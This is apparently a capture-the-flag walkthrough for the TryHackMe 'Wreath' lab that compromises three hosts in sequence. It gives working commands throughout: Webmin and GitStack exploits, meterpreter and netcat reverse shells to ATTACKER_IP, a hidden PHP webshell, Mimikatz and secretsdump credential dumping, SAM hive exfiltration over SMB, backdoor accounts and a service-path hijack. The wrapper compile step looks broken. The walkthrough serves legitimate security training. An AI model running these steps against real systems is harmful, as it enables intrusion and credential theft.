THM: Wreath Network
Many of the walkthroughs out there for the wreath network are very large, cover alot of different approaches, and may be confusing for people. Here i’ve tried to boil it down so you can root the network then trace over what you’ve done to learn faster.
Network Overview
Target Network: 10.200.180.0/24
Hosts:
- Prod-srv - Public facing CentOS server (Entry point)
- Git-srv - Windows GitStack server
- Root-srv - Windows Personal Computer (Final target)
Phase 1: Initial Compromise - Prod-srv
Initial exploitation of the public-facing server using CVE-2019-15107 (Webmin RCE) to gain root access. 
Establishing Network Pivot
Once we have root access to Prod-srv, we establish an sshuttle tunnel to access the internal network:
1
sshuttle -r root@PROD_SRV_IP --ssh-cmd "ssh -i ~/.ssh/root_srv_id_rsa" 10.200.180.0/24 -x PROD_SRV_IP > /dev/null 2>&1 &
Network Discovery
Transfer static nmap binary and enumerate internal hosts:
1
2
3
4
5
# Transfer tools
scp -i ~/.ssh/root_srv_id_rsa /path/to/nmap root@PROD_SRV_IP:/tmp

# Discover hosts
./nmap -sn 10.200.180.0/24
Results:
- 10.200.180.100 (Filtered)
- 10.200.180.150 (Open ports detected)
Phase 2: Git-srv Compromise
1
./nmap -sT -T4 10.200.180.150
Open Ports:
- 80/tcp - HTTP
- 3389/tcp - RDP
- 5985/tcp - WinRM
GitStack Exploitation
Discovered GitStack running on port 80. Testing exploit 43777.py:
1
2
3
# Change IP in the file to prod-srv
dos2unix 43777.py
python2 43777.py
Modified exploit command to verify backdoor creation:
1
2
dir /a
# Found: exploit-USERNAME.php
Firewall Configuration
Open port on Prod-srv for reverse shell relay:
1
firewall-cmd --zone=public --add-port=15001/tcp
Reverse Shell Setup
Setup socat relay on Prod-srv:
1
socat tcp-l:15001,fork,reuseaddr tcp:ATTACKER_IP:1111
Generate reverse shell payload:
1
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=PROD_SRV_IP LPORT=15001 -f psh-cmd
Payload Delivery
Navigate to the backdoor using Burp Suite.
1
http://GIT_SRV_IP/registration/login/?next=/gitstack/web/exploit-USERNAME.php
Send the request to repeater (CTRL+R). You’ll see something similar to below.
1
2
3
4
5
6
7
8
9
10
11
12
13
POST /web/exploit-USERNAME.php HTTP/1.1   #Change this
Host: GIT_SRV_IP
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: csrftoken=<UNIQUE_TO_YOUR_SESSION>; sessionid=<UNIQUE_TO_YOUR_SESSION>
Content-Type: application/x-www-form-urlencoded   #Add this in
Upgrade-Insecure-Requests: 1
Content-Length: 576

a=powershell.exe -nop -w hidden -e "MSFVENOM PAYLOAD HERE"   #Add this in
Note: URL encode the payload only, NOT the a= parameter.
Start your multi/handler
1
2
3
4
5
service postgresql start && msfconsole -q
use multi/handler
set LHOST PROD_SRV_IP
set LPORT 15001
run
Now just execute your payload in burp and get a meterpreter session on the Git Server.
The network flow looks a little like this now: 
Post-Exploitation
Create persistent access:
1
2
3
net user ChoppaReid Pazzw0rd1 /add
net localgroup Administrators ChoppaReid /add
net localgroup "Remote Management Users" ChoppaReid /add
Credential Extraction with Mimikatz
Connect via RDP:
1
xfreerdp /v:GIT_SRV_IP /u:ChoppaReid /p:'Pazzw0rd1' +clipboard /dynamic-resolution /drive:/usr/share/windows-resources/mimikatz/x64/,share
Load Mimikatz from admin CMD:
1
2
3
4
5
6
\\tsclient\share\mimikatz.exe

privilege::debug
token::elevate
log \\tsclient\share\mimikatz.log
lsadump::sam
Credentials Found:
- Administrator NTLM:
<REDACTED> - Thomas NTLM:
<REDACTED>
Phase 3: Root-srv Compromise
Connect via Evil-WinRM:
1
evil-winrm -u Administrator -H <REDACTED> -i GIT_SRV_IP -s /usr/share/powershell-empire/empire/server/data/module_source/situational_awareness/network/
Scan Root-srv:
1
Invoke-Portscan -Hosts ROOT_SRV_IP -TopPorts 50
Results:
1
openPorts: {80, 3389}
Chisel SOCKS Proxy Setup
Add firewall rule on Git-srv:
1
netsh advfirewall firewall add rule name="RequestFroward15002" dir=in action=allow protocol=tcp localport=15002
Upload and start Chisel server:
1
2
upload chisel_1.7.3x64.exe chisel-USERNAME.exe
./chisel-USERNAME.exe server -p 15002 --socks5
Connect Chisel client from Kali:
1
2
3
4
5
6
7
8
# Configure proxychains
cp /etc/proxychains.conf . && echo "socks5  127.0.0.1  1080" >> proxychains.conf

# Start client
chisel client GIT_SRV_IP:15002 1080:socks

# Test connection
proxychains curl http://ROOT_SRV_IP
Source Code Analysis
Download website repository via EvilWinRM:
1
download C:\Website.git
Extract Git history using GitTools:
1
2
mv Website.git .git
GitTools/Extractor/extractor.sh . website
Analyze commits:
1
2
3
4
5
6
# Show all commits
for i in $(ls); do
    printf "\n\n=======================================\n"
    printf "\033[4;1m$i\033[0m\n"
    cat $i/commit-meta.txt
done
Commit Order:
- 70dde80cc19ec76704567996738894828f4ee895 - Static Website
- 82dfc97bec0d7582d485d9031c09abcb5c6b18f2 - Initial Backend
- 345ac8b236064b431fa43f53d91c98c4834ef8f3 - Updated Filter
Discovering Upload Functionality
Search for hints in commit 3:
1
grep -r "Mrs Walker" .
Found TODO comment mentioning weak filter on upload page.
Navigate to http://ROOT_SRV_IP/resources/ with credentials: <REDACTED>:<REDACTED>
Bypassing Upload Filter
Create obfuscated PHP webshell:
1
2
3
4
5
6
7
<?php
    $cmd = $_GET["wreath"];
    if(isset($cmd)){
        echo "<pre>" . shell_exec($cmd) . "</pre>";
    }
    die();
?>
Obfuscate using PHP-Obfuscator
Embed in image using exiftool:
1
exiftool -Comment="OBFUSCATED_PAYLOAD" shell-THACKLAB.jpg.php
Upload the shell-USERNAME.jpg.php file.
Remote Code Execution
Access webshell:
1
http://ROOT_SRV_IP/resources/uploads/shell-USERNAME.jpg.php?wreath=systeminfo
We now have command execution on root-srv. We want a full reverse shell so upload netcat:
1
2
3
4
5
# First start your server in the directory containing nc64.exe
python3 -m http.server 8000

# Execute download
http://ROOT_SRV_IP/resources/uploads/shell-USERNAME.jpg.php?wreath=curl%20http://ATTACKER_IP/nc64.exe%20-o%20c:\\windows\\temp\\nc64-USERNAME.exe
Execute reverse shell:
1
2
3
4
# Set your listener
nc -lnvp 4444

http://ROOT_SRV_IP/resources/uploads/shell-USERNAME.jpg.php?wreath=powershell.exe%20c:\\windows\\temp\\nc64.exe%20ATTACKER_IP%204444%20-e%20cmd.exe
Enumeration
Start by looking for non default services
1
wmic service get name,displayname,pathname,startmode | findstr /v /i "C:\Windows"
That returned an unquoted path so check permissions
1
sc qc SystemExplorerHelpService
Service Exploitation
We will be exploiting that unquoted service path. To do this we need to write a tiny C wrapper executable calling the netcat.exe we already put on the system then compile with mono before uploading to root-srv.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
# Install mono
sudo apt install mono-devel

# Make wrapper
nano Wrapper.cs

# Insert
namespace Wrapper{
    class Program{
        static void Main(){
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo("c:\\windows\\temp\\nc64-USERNAME.exe", "ATTACKER_IP 4445 -e cmd.exe");
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}

# Save and exit

# Compile the wrapper
mcs Wrapper.exe
Grab the Impacket library before transfers:
1
sudo git clone https://github.com/SecureAuthCorp/impacket /opt/impacket && cd /opt/impacket && sudo pip3 install .
Setup SMB server on Kali:
1
sudo python3 /opt/impacket/examples/smbserver.py share . -smb2support -username user -password s3cureP@ssword
Connect from Root-srv:
1
2
net use \\ATTACKER_IP\share /USER:user s3cureP@ssword
copy \\ATTACKER_IP\share\Wrapper.exe %TEMP%\Wrapper.exe
Replace vulnerable service binary:
1
copy %TEMP%\Wrapper.exe "C:\Program Files (x86)\System Explorer\System.exe"
Trigger privilege escalation:
1
2
# On kali
nc -lnvp 4445
1
2
3
# On root-srv
sc stop SystemExplorerHelpService
sc start SystemExplorerHelpService
Receive SYSTEM shell on nc listener (port 4445). 
Hash Extraction
Export registry hives:
1
2
3
4
net use \\ATTACKER_IP\share /USER:user s3cureP@ssword
reg.exe save HKLM\SAM \\ATTACKER_IP\share\wreath.sam.bak
reg.exe save HKLM\SYSTEM \\ATTACKER_IP\share\wreath.system.bak
net use \\ATTACKER_IP\share /del
Dump hashes:
1
python3 /opt/impacket/examples/secretsdump.py -sam wreath.sam.bak -system wreath.system.bak LOCAL
Final Access
Change Administrator password just because:
1
net user Administrator Pazzw0rd1
Connect via RDP through SOCKS proxy:
1
xfreerdp /v:ROOT_SRV_IP /u:Administrator /p:Pazzw0rd1 /cert:ignore /dynamic-resolution +clipboard /proxy:socks5://127.0.0.1:1080 /drive:/home/kali/Downloads,share
Upload a new wallpaper, leave a message for other users or just call it a day. You did it!
Lessons Learned
- Network Pivoting: Understanding double pivots using sshuttle + Chisel SOCKS proxies
- Git History Analysis: Always check Git repositories for sensitive information and credentials
- Filter Bypass: MIME type confusion with
.jpg.phpextensions - Service Exploitation: Unquoted service paths and writable service binaries
- Tool Chaining: Combining multiple tools (sshuttle, Chisel, proxychains) for complex network access
Thats all folks!
| Room: Wreath | Platform: TryHackMe | Difficulty: Easy | Focus: Network Pivoting |